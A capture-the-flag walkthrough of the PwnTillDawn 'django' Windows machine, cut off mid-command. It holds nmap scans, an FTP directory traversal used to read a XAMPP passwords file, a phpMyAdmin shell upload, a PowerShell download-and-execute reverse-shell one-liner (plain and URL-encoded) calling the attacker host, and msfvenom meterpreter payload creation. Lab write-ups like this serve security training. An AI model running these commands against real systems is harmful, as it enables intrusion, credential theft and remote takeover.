Credits

```
https://www.wizlynxgroup.com/
https://online.pwntilldawn.com/
```

Machine

```
IP: 10.150.150.212
Name: django
```

Nmap scan FTP port in the subnet

```
┌─[user@parrot]─[~/Desktop/pwn]
└──╼ $nmap -sC -sV -p21 10.150.150.2-254 -v

SNIPPED

Nmap scan report for pwndrive (10.150.150.11)
Host is up (0.26s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Xlight ftpd 3.9
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.150.150.12
Host is up (0.26s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.66.67.242
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status

Nmap scan report for 10.150.150.55
Host is up (0.26s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              13 Jun 12  2020 test
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.66.67.242
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Nmap scan report for 10.150.150.146
```

```
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp?
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (ProFTPD) [::ffff:10.150.150.146]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.92%I=7%D=10/3%Time=6159AAF7%P=x86_64-pc-linux-gnu%r(Gene
SF:ricLines,92,"220\x20ProFTPD\x20Server\x20\(ProFTPD\)\x20\[::ffff:10\.15
SF:0\.150\.146\]\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20
SF:creative\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creat
SF:ive\r\n");

Nmap scan report for 10.150.150.212
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     command not understood.
|     command not understood.
|   Help:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     'HELP': command not understood.
|   NULL, SMBProgNeg:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|   SSLSessionReq:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|_    command not understood.
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: Internet Component Suite
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drw-rw-rw-   1 ftp      ftp            0 Mar 26  2019 . [NSE: writeable]
| drw-rw-rw-   1 ftp      ftp            0 Mar 26  2019 .. [NSE: writeable]
| drw-rw-rw-   1 ftp      ftp            0 Mar 13  2019 FLAG [NSE: writeable]
| -rw-rw-rw-   1 ftp      ftp        34419 Mar 26  2019 xampp-control.log [NSE: writeable]
|_-rw-rw-rw-   1 ftp      ftp          881 Nov 13  2018 zen.txt [NSE: writeable]
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.92%I=7%D=10/3%Time=6159AAF2%P=x86_64-pc-linux-gnu%r(NULL
SF:,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\x20r
SF:eady\.\r\n")%r(GenericLines,79,"220-Wellcome\x20to\x20Home\x20Ftp\x20Se
SF:rver!\r\n220\x20Server\x20ready\.\r\n500\x20'\r':\x20command\x20not\x20
SF:understood\.\r\n500\x20'\r':\x20command\x20not\x20understood\.\r\n")%r(
SF:Help,5A,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\
SF:x20ready\.\r\n500\x20'HELP':\x20command\x20not\x20understood\.\r\n")%r(
SF:SSLSessionReq,89,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x
SF:20Server\x20ready\.\r\n500\x20'\x16\x03\0\0S\x01\0\0O\x03\0\?G\xd7\xf7\
SF:xba,\xee\xea\xb2`~\xf3\0\xfd\x82{\xb9\xd5\x96\xc8w\x9b\xe6\xc4\xdb<=\xd
SF:bo\xef\x10n\0\0\(\0\x16\0\x13\0':\x20command\x20not\x20understood\.\r\n
SF:")%r(SMBProgNeg,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220
SF:\x20Server\x20ready\.\r\n");
Service Info: Host: Wellcome

Nmap scan report for hollywood (10.150.150.219)
Host is up (0.26s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     FileZilla ftpd 0.9.41 beta
```

```
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

SNIPPED
```

Nmap UDP scan

```
Completed UDP Scan at 21:37, 1069.27s elapsed (1000 total ports)
Nmap scan report for 10.150.150.212
Host is up (0.27s latency).
Not shown: 992 closed udp ports (port-unreach)
PORT      STATE         SERVICE
123/udp   open|filtered ntp
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
161/udp   open|filtered snmp
500/udp   open|filtered isakmp
4500/udp  open|filtered nat-t-ike
5355/udp  open|filtered llmnr
21261/udp open|filtered unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1069.69 seconds
           Raw packets sent: 1224 (61.952KB) | Rcvd: 1015 (74.266KB)
┌─[user@parrot]─[~/Desktop/pwn/hollywood]
└──╼ $sudo nmap -sU 10.150.150.212 -v
```

Nmap TCP scan

```
PORT      STATE    SERVICE      VERSION
21/tcp    open     ftp
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drw-rw-rw-   1 ftp      ftp            0 Mar 26  2019 . [NSE: writeable]
| drw-rw-rw-   1 ftp      ftp            0 Mar 26  2019 .. [NSE: writeable]
| drw-rw-rw-   1 ftp      ftp            0 Mar 13  2019 FLAG [NSE: writeable]
| -rw-rw-rw-   1 ftp      ftp        34419 Mar 26  2019 xampp-control.log [NSE: writeable]
|_-rw-rw-rw-   1 ftp      ftp          881 Nov 13  2018 zen.txt [NSE: writeable]
| ftp-syst:
|_  SYST: Internet Component Suite
| fingerprint-strings:
|   GenericLines:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     command not understood.
|     command not understood.
|   Help:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     'HELP': command not understood.
|   NULL, SMBProgNeg:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|   SSLSessionReq:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|_    command not understood.
80/tcp    open     http         Apache httpd 2.4.34 ((Win32) OpenSSL/1.0.2o PHP/5.6.38)
|_http-server-header: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38
|_http-favicon: Unknown favicon MD5: 56F7C04657931F2D0B79371B2D6E9820
| http-title: Welcome to XAMPP
|_Requested resource was http://10.150.150.212/dashboard/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
135/tcp   open     msrpc        Microsoft Windows RPC
139/tcp   open     netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open     ssl/http     Apache httpd 2.4.34 ((Win32) OpenSSL/1.0.2o PHP/5.6.38)
```

```
| http-title: Welcome to XAMPP
|_Requested resource was https://10.150.150.212/dashboard/
|_http-favicon: Unknown favicon MD5: 6EB4A43CB64C97F76562AF703893C8FD
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
|_SHA-1: b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
445/tcp   open     microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds
(workgroup: PWNTILLDAWN)
3306/tcp  open     mysql        MariaDB (unauthorized)
7598/tcp  filtered unknown
8089/tcp  open     ssl/http     Splunkd httpd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer:
commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-10-29T14:31:26
| Not valid after:  2022-10-28T14:31:26
| MD5:   5d60 c8e6 37f3 eea2 1ca0 3cd3 bbae 8193
|_SHA-1: 0c85 65c6 0e58 49e7 1882 b403 40f4 b521 6360 8ba9
|_http-title: splunkd
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
49152/tcp open     msrpc        Microsoft Windows RPC
49153/tcp open     msrpc        Microsoft Windows RPC
49154/tcp open     msrpc        Microsoft Windows RPC
49155/tcp open     msrpc        Microsoft Windows RPC
49157/tcp open     msrpc        Microsoft Windows RPC
49158/tcp open     msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.92%I=7%D=10/3%Time=6159BF7A%P=x86_64-pc-linux-gnu%r(NULL
SF:,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\x20r
SF:eady\.\r\n")%r(GenericLines,79,"220-Wellcome\x20to\x20Home\x20Ftp\x20Se
SF:rver!\r\n220\x20Server\x20ready\.\r\n500\x20'\r':\x20command\x20not\x20
SF:understood\.\r\n500\x20'\r':\x20command\x20not\x20understood\.\r\n")%r(
SF:Help,5A,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\
SF:x20ready\.\r\n500\x20'HELP':\x20command\x20not\x20understood\.\r\n")%r(
SF:SSLSessionReq,89,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x
SF:20Server\x20ready\.\r\n500\x20'\x16\x03\0\0S\x01\0\0O\x03\0\?G\xd7\xf7\
SF:xba,\xee\xea\xb2`~\xf3\0\xfd\x82{\xb9\xd5\x96\xc8w\x9b\xe6\xc4\xdb<=\xd
SF:bo\xef\x10n\0\0\(\0\x16\0\x13\0':\x20command\x20not\x20understood\.\r\n
SF:")%r(SMBProgNeg,35,"220-Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220
SF:\x20Server\x20ready\.\r\n");
Service Info: Hosts: Wellcome, DJANGO; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2021-10-03T15:24:54
|_  start_date: 2020-04-02T14:41:43
|_clock-skew: mean: 49m20s, deviation: 1s, median: 49m19s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb-os-discovery:
```

```
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Django
|   NetBIOS computer name: DJANGO\x00
|   Workgroup: PWNTILLDAWN\x00
|_  System time: 2021-10-03T15:24:53+00:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
SNIPPED
┌─[user@parrot]─[~/Desktop/pwn]
└──╼ $nmap -sC -sV -p- 10.150.150.212 -v
```

Potential exploit for Home FTP Server

```
┌─[user@parrot]─[/tmp]
└──╼ $searchsploit Home Ftp server | grep -v dos
------------------------------------------------------------------------------ ---------------
-----------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------
-----------------
Home FTP Server - 'MKD' Directory Traversal                                   |
windows/remote/10162.py
Home FTP Server 1.10.2.143 - Directory Traversal                              |
windows/remote/34050.py
Home FTP Server 1.10.3 (build 144) - Cross-Site Request Forgery               |
windows/remote/34047.html
Home FTP Server 1.11.1.149 - 'RETR'/'DELE'/'RMD' Directory Traversal          |
windows/remote/15357.php
Home FTP Server 1.11.1.149 - (Authenticated) Directory Traversal              |
windows/remote/15349.txt
Home FTP Server 1.12 - Directory Traversal                                    |
windows/remote/16259.txt
------------------------------------------------------------------------------ ---------------
-----------------
Shellcodes: No Results
Papers: No Results
```

Get Flag via FTP

```
┌─[user@parrot]─[~/Desktop/pwn/hollywood]
└──╼ $ftp
ftp> open
(to) 10.150.150.212
Connected to 10.150.150.212.
220-Wellcome to Home Ftp Server!
220 Server ready.
Name (10.150.150.212:user): anonymous
331 Password required for anonymous.
Password:
230 User Anonymous logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw-   1 ftp      ftp            0 Mar 26  2019 .
drw-rw-rw-   1 ftp      ftp            0 Mar 26  2019 ..
drw-rw-rw-   1 ftp      ftp            0 Mar 13  2019 FLAG
-rw-rw-rw-   1 ftp      ftp        34419 Mar 26  2019 xampp-control.log
-rw-rw-rw-   1 ftp      ftp          881 Nov 13  2018 zen.txt
226 File sent ok
ftp> lcd /tmp
Local directory now /tmp
ftp> ls
```

```
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw-   1 ftp      ftp            0 Mar 13  2019 .
drw-rw-rw-   1 ftp      ftp            0 Mar 13  2019 ..
-rw-rw-rw-   1 ftp      ftp           40 Mar 13  2019 FLAG19.txt
226 File sent ok
ftp> get FLAG19.txt
local: FLAG19.txt remote: FLAG19.txt
200 Port command successful.
150 Opening data connection for FLAG19.txt.
226 File sent ok
40 bytes received in 0.00 secs (394.5707 kB/s)
ftp>
```

FLAG19

```
┌─[user@parrot]─[/tmp]
└──╼ $cat FLAG19.txt
a393b6fb540379e942b0010afa3058985fb8cec3┌─[user@parrot]─[/tmp]
└──╼ $
```

Contents of xampp-control.log

```
┌─[user@parrot]─[/tmp]
└──╼ $cat xampp-control.log
3:11:25 PM  [main]  Initializing Control Panel
3:11:25 PM  [main]  Windows Version: Windows 7 Home Basic  64-bit
3:11:25 PM  [main]  XAMPP Version: 5.6.38
3:11:25 PM  [main]  Control Panel Version: 3.2.2  [ Compiled: Nov 12th 2015 ]
3:11:25 PM  [main]  You are not running with administrator rights! This will work for
3:11:25 PM  [main]  most application stuff but whenever you do something with services
3:11:25 PM  [main]  there will be a security dialogue or things will break! So think
3:11:25 PM  [main]  about running this application with administrator rights!
3:11:25 PM  [main]  XAMPP Installation Directory: "c:\xampp\"
3:11:25 PM  [main]  XAMPP Password Written in: "c:\xampp\passwords.txt"
3:11:25 PM  [main]  Checking for prerequisites
3:11:25 PM  [main]  All prerequisites found
3:11:25 PM  [main]  Initializing Modules
3:11:25 PM  [main]  The FileZilla module is disabled
3:11:25 PM  [main]  The Mercury module is disabled
3:11:25 PM  [main]  Starting Check-Timer
3:11:25 PM  [main]  Control Panel Ready
3:11:26 PM  [Apache]          Attempting to start Apache app...
3:11:27 PM  [Apache]          Status change detected: running
3:13:11 PM  [main]  Executing "c:\xampp\php"
SNIPPED
```

Use Home FTP Server exploit to retrieve contents of c:\\xampp\\passwords.txt

```
┌─[user@parrot]─[~/Desktop/pwn/django]
└──╼ $python2 34050.py
220-Wellcome to Home Ftp Server!
220 Server ready.

331 Password required for anonymous.

230 User Anonymous logged in.

150 Opening data connection for c:\xampp\passwords.txt.

### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:thebarrierbetween

2) FileZilla FTP:
```

```
   [ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):

   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp

4) WEBDAV:

   User: xampp-dav-unsecure
   Password: ppmax2011
   Attention: WEBDAV is not active since XAMPP Version 1.7.4.
   For activation please comment out the httpd-dav.conf and
   following modules in the httpd.conf

   LoadModule dav_module modules/mod_dav.so
   LoadModule dav_fs_module modules/mod_dav_fs.so

   Please do not forget to refresh the WEBDAV authentification (users and passwords).

226 File sent ok
```

Initial foothold

Enter PHPmyadmin, use the following creds


```
User: root
Password:thebarrierbetween
```

Follow instructions for getting shell via phpmyadmin


https://www.hackingarticles.in/shell-uploading-web-server-phpmyadmin/

Contents of Flag 18


```
flag18_ad1357d394eba91febe5a6d33dd3ec6dd0abc056
```



Create a database named pwndb



Enter payload and click go



Confirm RCE via visiting php backdoor

Modify nishang's Invoke-PowerShellTcp

```
┌─[user@parrot]─[~/Desktop/pwn/django]
└──╼ $tail Invoke-PowerShellTcp.ps1
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using
the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.66.67.242 -Port 4444
┌─[user@parrot]─[~/Desktop/pwn/django]
└──╼ $
```

Enter powershell payload to pop reverse shell

```
powershell -c "IEX(New-Object Net.WebClient).downloadString('http://10.66.67.242/Invoke-
PowerShellTcp.ps1')"

%70%6f%77%65%72%73%68%65%6c%6c%20%2d%63%20%22%49%45%58%28%4e%65%77%2d%4f%62%6a%65%63%74%20%4e%65
%74%2e%57%65%62%43%6c%69%65%6e%74%29%2e%64%6f%77%6e%6c%6f%61%64%53%74%72%69%6e%67%28%27%68%74%74
%70%3a%2f%2f%31%30%2e%36%36%2e%36%37%2e%32%34%32%2f%49%6e%76%6f%6b%65%2d%50%6f%77%65%72%53%68%65
%6c%6c%54%63%70%2e%70%73%31%27%29%22
```

Reverse shell confirmed

```
┌─[user@parrot]─[~/Desktop/pwn/django]
└──╼ $rlwrap nc -nlvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.150.150.212.
```

```
Ncat: Connection from 10.150.150.212:49211.
Windows PowerShell running as user chuck.norris on DJANGO
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\xampp\htdocs>
```

Output of systeminfo

```
systeminfo

Host Name:                 DJANGO
OS Name:                   Microsoft Windows 7 Home Basic
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Min thu
Registered Organization:   Wizlynx
Product ID:                00346-OEM-9510382-94244
Original Install Date:     1/24/2019, 9:44:53 AM
System Boot Time:          4/2/2020, 2:41:26 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2194 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC) Coordinated Universal Time
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,942 MB
Virtual Memory: Max Size:  8,189 MB
Virtual Memory: Available: 6,728 MB
Virtual Memory: In Use:    1,461 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    PWNTILLDAWN
Logon Server:              \\DJANGO
Hotfix(s):                 140 Hotfix(s) Installed.
                           [01]: KB2849697
                           [02]: KB2849696
                           [03]: KB2841134
                           [04]: KB2670838
                           [05]: KB2491683
                           [06]: KB2506014
                           [07]: KB2506212
                           [08]: KB2506928
                           [09]: KB2509553
                           [10]: KB2533552
                           [11]: KB2534366
                           [12]: KB2545698
                           [13]: KB2552343
                           [14]: KB2562937
                           [15]: KB2564958
                           [16]: KB2579686
                           [17]: KB2603229
                           [18]: KB2604115
                           [19]: KB2621440
                           [20]: KB2653956
                           [21]: KB2654428
                           [22]: KB2660075
                           [23]: KB2667402
                           [24]: KB2685811
                           [25]: KB2685813
                           [26]: KB2685939
                           [27]: KB2690533
```

```
[28]: KB2698365
[29]: KB2705219
[30]: KB2706045
[31]: KB2719857
[32]: KB2726535
[33]: KB2727528
[34]: KB2729094
[35]: KB2729452
[36]: KB2732059
[37]: KB2736422
[38]: KB2742599
[39]: KB2750841
[40]: KB2758857
[41]: KB2761217
[42]: KB2770660
[43]: KB2773072
[44]: KB2786081
[45]: KB2791765
[46]: KB2799926
[47]: KB2800095
[48]: KB2807986
[49]: KB2808679
[50]: KB2813430
[51]: KB2834140
[52]: KB2836943
[53]: KB2840631
[54]: KB2843630
[55]: KB2847927
[56]: KB2852386
[57]: KB2853952
[58]: KB2861698
[59]: KB2862330
[60]: KB2862335
[61]: KB2864202
[62]: KB2868038
[63]: KB2871997
[64]: KB2884256
[65]: KB2888049
[66]: KB2893294
[67]: KB2893519
[68]: KB2894844
[69]: KB2908783
[70]: KB2911501
[71]: KB2931356
[72]: KB2937610
[73]: KB2943357
[74]: KB2966583
[75]: KB2968294
[76]: KB2972100
[77]: KB2973112
[78]: KB2973201
[79]: KB2977292
[80]: KB2978120
[81]: KB2984972
[82]: KB2991963
[83]: KB2992611
[84]: KB3004469
[85]: KB3006121
[86]: KB3010788
[87]: KB3011780
[88]: KB3013531
[89]: KB3020370
[90]: KB3021917
[91]: KB3023215
[92]: KB3030377
[93]: KB3035126
[94]: KB3037574
[95]: KB3045685
[96]: KB3046017
[97]: KB3046269
```

```
                           [98]: KB3046480
                           [99]: KB3054476
                           [100]: KB3059317
                           [101]: KB3060716
                           [102]: KB3072305
                           [103]: KB3074543
                           [104]: KB3078601
                           [105]: KB3078667
                           [106]: KB3080149
                           [107]: KB3092601
                           [108]: KB3097989
                           [109]: KB3101722
                           [110]: KB3107998
                           [111]: KB3108371
                           [112]: KB3109103
                           [113]: KB3109560
                           [114]: KB3110329
                           [115]: KB3122648
                           [116]: KB3124275
                           [117]: KB3126587
                           [118]: KB3127220
                           [119]: KB3133977
                           [120]: KB3138378
                           [121]: KB3138612
                           [122]: KB3138910
                           [123]: KB3139398
                           [124]: KB3139914
                           [125]: KB3140245
                           [126]: KB3156016
                           [127]: KB3159398
                           [128]: KB3161949
                           [129]: KB3163589
                           [130]: KB3179573
                           [131]: KB3184143
                           [132]: KB4012212
                           [133]: KB4019990
                           [134]: KB4040980
                           [135]: KB4457044
                           [136]: KB4459934
                           [137]: KB958488
                           [138]: KB976902
                           [139]: KB976932
                           [140]: KB4467107
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.150.150.212
                                 [02]: fe80::3080:f095:7a6d:90b8
PS C:\xampp\htdocs>
```

Migrate to meterpreter

Create x64 meterpreter payload

```
┌─[user@parrot]─[~/Desktop/pwn/django]
└──╼ $msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.66.67.242 LPORT=443
prependmigrateprocess=explorer.exe prependmigrate=true -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 901 bytes
Final size of exe file: 7168 bytes

┌─[user@parrot]─[~/Desktop/pwn/django]
```

```
└─$
```

Download meterpreter via powershell command

```
powershell.exe -c "(new-object
